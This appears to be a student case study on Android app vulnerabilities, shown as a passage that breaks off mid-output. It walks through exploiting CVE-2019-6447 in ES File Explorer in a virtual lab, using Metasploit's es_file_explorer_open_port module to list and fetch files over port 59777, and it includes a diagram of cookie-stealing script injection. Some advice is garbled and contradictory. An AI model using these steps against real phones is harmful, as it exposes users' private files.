Table of Contents

Introduction

The creation of mobile apps is booming. In many cases, the architecture is based on a client-server model. The most frequently used mobile operating systems are Android and iOS, respectively. The user downloads this client via the app distribution sites, where developers put their products on display.

The user's point of view is that the mobile application is the client loaded on the smartphone. To conduct business, pay bills, or check email, the user communicates with this. But there's also the developer's server, which he or she maintains.

Modern smartphone operating systems protect consumers' personal data. An inserted device can only read files in its own sandbox folder, and user rights prevent editing. Developer errors can lead to security holes that hackers can exploit..

Android App vulnerabilities can be divided as 02 types.

Client-Side vulnerabilities

One of the most common serious flaws in mobile applications is an insecure interprocess communication (IPC) vulnerability.

Apps can communicate with each other using Android's Intent message objects. Malware with a registered BroadcastReceiver instance can compromise any sensitive data in these messages if they are broadcast.




Figure 1 client side vulnerabilities

Sever-Side vulnerabilities

Both in the application code and in the app protection methods, server-side components have been found to be prone to vulnerabilities. Two-factor authentication issues are included under the latter. Consider a flaw that our experts discovered in one of the applications they tested.

One-time passwords do not need to be sent twice, via SMS and push notifications. Use the passwords twice in both SMS and push alerts instead of just once. Instead, use the user's preferred method of password delivery.



www...
Website
2
Perpetrator injects the website with a malicious script that steals each visitor's session cookies
3
For each visit to the website, the malicious script is activated
4
Visitor's session cookie is sent to perpetrator.
Perpetrator
Website Visitor
1
Perpetrator discovers a website having a vulnerability that enables script injection


Figure 2 Sever side vulnerabilities

In this case study ,we are going to identify a vulnerability of Android and how to exploit it.

Methodology

Identifying an Android Vulnerability

We can use open source databases for identifying the past vulnerabilities of Android such as exploitdb.com , CVEdetails.com etc.



Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	908	0.50
1-2	1190	0.70
2-3	8187	4.60
3-4	9121	5.10
4-5	42242	23.70
5-6	33632	18.90
6-7	26502	14.90
7-8	35490	19.90
8-9	880	0.50
9-10	19819	11.10
Total	177971	

Weighted Average CVSS Score: **6.5**

Looking for OVAL (Open Vulnerability and Assessment Language) definitions? http://www.itsecdb.com allows you to view exact details of OVAL(Open Vulnerability and Assessment Language) definitions and see exactly what you should do to verify a vulnerability. It is fully integrated with cvedetails so you will be able to see OVAL definitions related to a product or a CVE entry.
Sample CVE entry with OVAL definitions : CVE-2007-0994

www.cvedetails.com provides an easy to use web interface to CVE vulnerability data. You can browse for vendors, products and versions and view cve entries, vulnerabilities, related to them. You can view statistics about vendors, products and versions of products. CVE details are displayed in a single, easy to use page, see a sample here.

CVE vulnerability data are taken from National Vulnerability Database (NVD) xml feeds provided by National Institue of Standards and Technology. Additional data from several sources like exploits from www.exploit-db.com, vendor statements and additional vendor supplied data, Metasploit modules are also published in addition to NVD CVE data.

Figure 3 Details about the vulnerability in cvedetails.com website

Details about Vulnerability


After identifying the vulnerability we can get more details from the internet, GitHub .I found a vulnerability of Android app called Es File Explorer File Manager

About Es File Explorer File Manager

There is no better Android file manager out there than ES File Explorer. Local files, including root system files and other secret files, can be managed using this app. Files on your cloud storage accounts, such as Google Drive, Dropbox, Box.net, and OneDrive, can be easily accessed with this program.

Around 100 million users are using this application.

We can get more details about the vulnerability by cvedetails.com.



Vulnerability Details : CVE-2019-6447

The ES File Explorer File Manager application through 4.1.9.7.4 for Android allows remote attackers to read arbitrary files or execute applications via TCP port 59777 requests on the local Wi-Fi network. This TCP port remains open after the ES application has been launched once, and responds to unauthenticated application/json data over HTTP.
Publish Date : 2019-01-16 Last Update Date : 2021-06-29

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	4.8
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	
CWE ID	306

– Products Affected By CVE-2019-6447

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Estrongs	Es File Explorer File Manager	*	*	*	*	Version Details Vulnerabilities


– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Estrongs	Es File Explorer File Manager	1

Figure 4 More details about the vulnerability

Affected Version

ES File Explorer version 4.1.9.7.4




ES File Explorer File Manager 4.1.9.7.4

By ES Global

ES Global > ES File Explorer File Manager > 4.1.9.7.4

To exploit this vulnerability, remote attackers can use TCP port 59777 requests on the local Wi-Fi network to read arbitrary files or execute other apps. In response to HTTP requests for unauthenticated application/json data, this TCP port remains open after ES has been launched once.



CVSS V3 Severity and Metrics

Data provided by the National Vulnerability Database (NVD)


Base Score:	8.1 High
Impact Score:	5.2
Exploitability Score:	2.8

Exploitation

I used some tools for the exploitation

01.Genymotion custom phone

02.Parrot-Sercurity virtual machine with Metasploit framework


Custom Phone (768x1280, 320dpi) - 192.168.114.102 - Genymot...
7:21
Google
Email
Gallery
Free for personal use
GPS
ID
Open GAPPS
MYParrot [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
~ : bash — Konsole
File Edit View Bookmarks Settings Help
Spectacle
~ : bash — Konsole
7:21 AM
6/11/22
Right Ctrl


```
┌─[kasun@kasun-virtualbox]─[~]
└──╼ $
```

Active Window Captured

A screenshot was saved as 'Screenshot_20220611_072132.png' to your Pictures folder.

Figure 5 genimotion and parrot os which want to our exploitation

Step 01- installing the vulnerable version of application to our phone


apkpure
Home » Apps » Productivity » ES File Explorer File Manager » Download
24K

Downloading

ES File Explorer File Manager_v4.1.9.7.4_APKPure.com.apk (15.7 MB)


How to install XAPK / APK file

If the download doesn't start, Click here

Figure 6 vulnerable app version is downloading

After the installing the vulnerable application we completed the step 01 .

Step 02 : obtain the IP address and check the connection



```
┌─[kasun@kasun-virtualbox]─[~/Pictures]
└──╼ $ping 192.168.114.103
PING 192.168.114.103 (192.168.114.103) 56(84) bytes of data.
64 bytes from 192.168.114.103: icmp_seq=1 ttl=63 time=4.24 ms
64 bytes from 192.168.114.103: icmp_seq=2 ttl=63 time=1.68 ms
64 bytes from 192.168.114.103: icmp_seq=3 ttl=63 time=1.65 ms
64 bytes from 192.168.114.103: icmp_seq=4 ttl=63 time=1.87 ms
64 bytes from 192.168.114.103: icmp_seq=5 ttl=63 time=1.76 ms
64 bytes from 192.168.114.103: icmp_seq=6 ttl=63 time=1.92 ms
64 bytes from 192.168.114.103: icmp_seq=7 ttl=63 time=1.78 ms
64 bytes from 192.168.114.103: icmp_seq=8 ttl=63 time=1.88 ms
64 bytes from 192.168.114.103: icmp_seq=9 ttl=63 time=1.83 ms
64 bytes from 192.168.114.103: icmp_seq=10 ttl=63 time=1.83 ms
64 bytes from 192.168.114.103: icmp_seq=11 ttl=63 time=1.56 ms
64 bytes from 192.168.114.103: icmp_seq=12 ttl=63 time=2.04 ms
64 bytes from 192.168.114.103: icmp_seq=13 ttl=63 time=1.75 ms
64 bytes from 192.168.114.103: icmp_seq=14 ttl=63 time=1.61 ms
64 bytes from 192.168.114.103: icmp_seq=15 ttl=63 time=1.68 ms
64 bytes from 192.168.114.103: icmp_seq=16 ttl=63 time=1.54 ms
64 bytes from 192.168.114.103: icmp_seq=17 ttl=63 time=1.65 ms
64 bytes from 192.168.114.103: icmp_seq=18 ttl=63 time=1.99 ms
^C
--- 192.168.114.103 ping statistics ---
18 packets transmitted, 18 received, 0% packet loss, time 17088ms
rtt min/avg/max/mdev = 1.542/1.898/4.235/0.584 ms
┌─[kasun@kasun-virtualbox]─[~/Pictures]
└──╼ $
```


Custom Phone (768x1280, 320dpi) - 192.168.114.103 - Genymot...
10:01
Google
Note Editor
Space Analyz
MYParrot [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Pictures : bash — Konsole
File Edit View Bookmarks Settings Help

Figure 7 Check the connection between mobile and vm

Ip address of phone was 192.168.114.103 and ping was successful for that IP address.

Step 03: Open the Metasploit Framework and search the vulnerability

Command >> search esfileexplorer




```
          --o--     dBP     dBP     dBP     dB'.BP dBP     dBP
                  dBBBBP dBP     dBBBBP dBBBBP dBP     dBP

                   o
                         To boldly go where no
                          shell has gone before

       =[ metasploit v6.0.44-dev                          ]
+ -- --=[ 2131 exploits - 1139 auxiliary - 363 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>

msf6 >
msf6 >
msf6 >
msf6 >
msf6 >
msf6 >
msf6 > search esfileexplorer

Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/es_file_explorer_open_port  2019-01-16       normal  No     ES File Explorer Open Port


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/es_file_explorer_op
en_port

msf6 >
```

Figure 8 search the vulnerability in Metasploit database

After finding the vulnerability on Metasploit database we can use it for the exploitation.

Step 04 : Getting information about after exploiting the vulnerability by Metasploit



```
msf6 > use auxiliary/scanner/http/es_file_explorer_open_port
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > info

       Name: ES File Explorer Open Port
     Module: auxiliary/scanner/http/es_file_explorer_open_port
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2019-01-16

Provided by:
  小荷才露尖尖角
  moonbocal
  fs0c131y
  h00die

Available actions:
  Name             Description
  ----             -----------
  APPLAUNCH        Launch an app. ACTIONITEM required.
  GETDEVICEINFO    Get device info
  GETFILE          Get a file from the device. ACTIONITEM required.
  LISTAPPS         List all the apps installed
  LISTAPPSALL      List all the apps installed
  LISTAPPSPHONE    List all the phone apps installed
  LISTAPPSSDCARD   List all the apk files stored on the sdcard
  LISTAPPSSYSTEM   List all the system apps installed
  LISTAUDIOS       List all the audio files
  LISTFILES        List all the files on the sdcard
  LISTPICS         List all the pictures
  LISTVIDEOS       List all the videos

Check supported:
  No

Basic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  ACTIONITEM                   no        If an app or filename if required by the action
  Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT       59777            yes       The target port (TCP)
  SSL         false            no        Negotiate SSL/TLS for outgoing connections
  THREADS     1                yes       The number of concurrent threads (max one per host)
  VHOST                        no        HTTP server virtual host

Description:
  This module connects to ES File Explorer's HTTP server to run
```

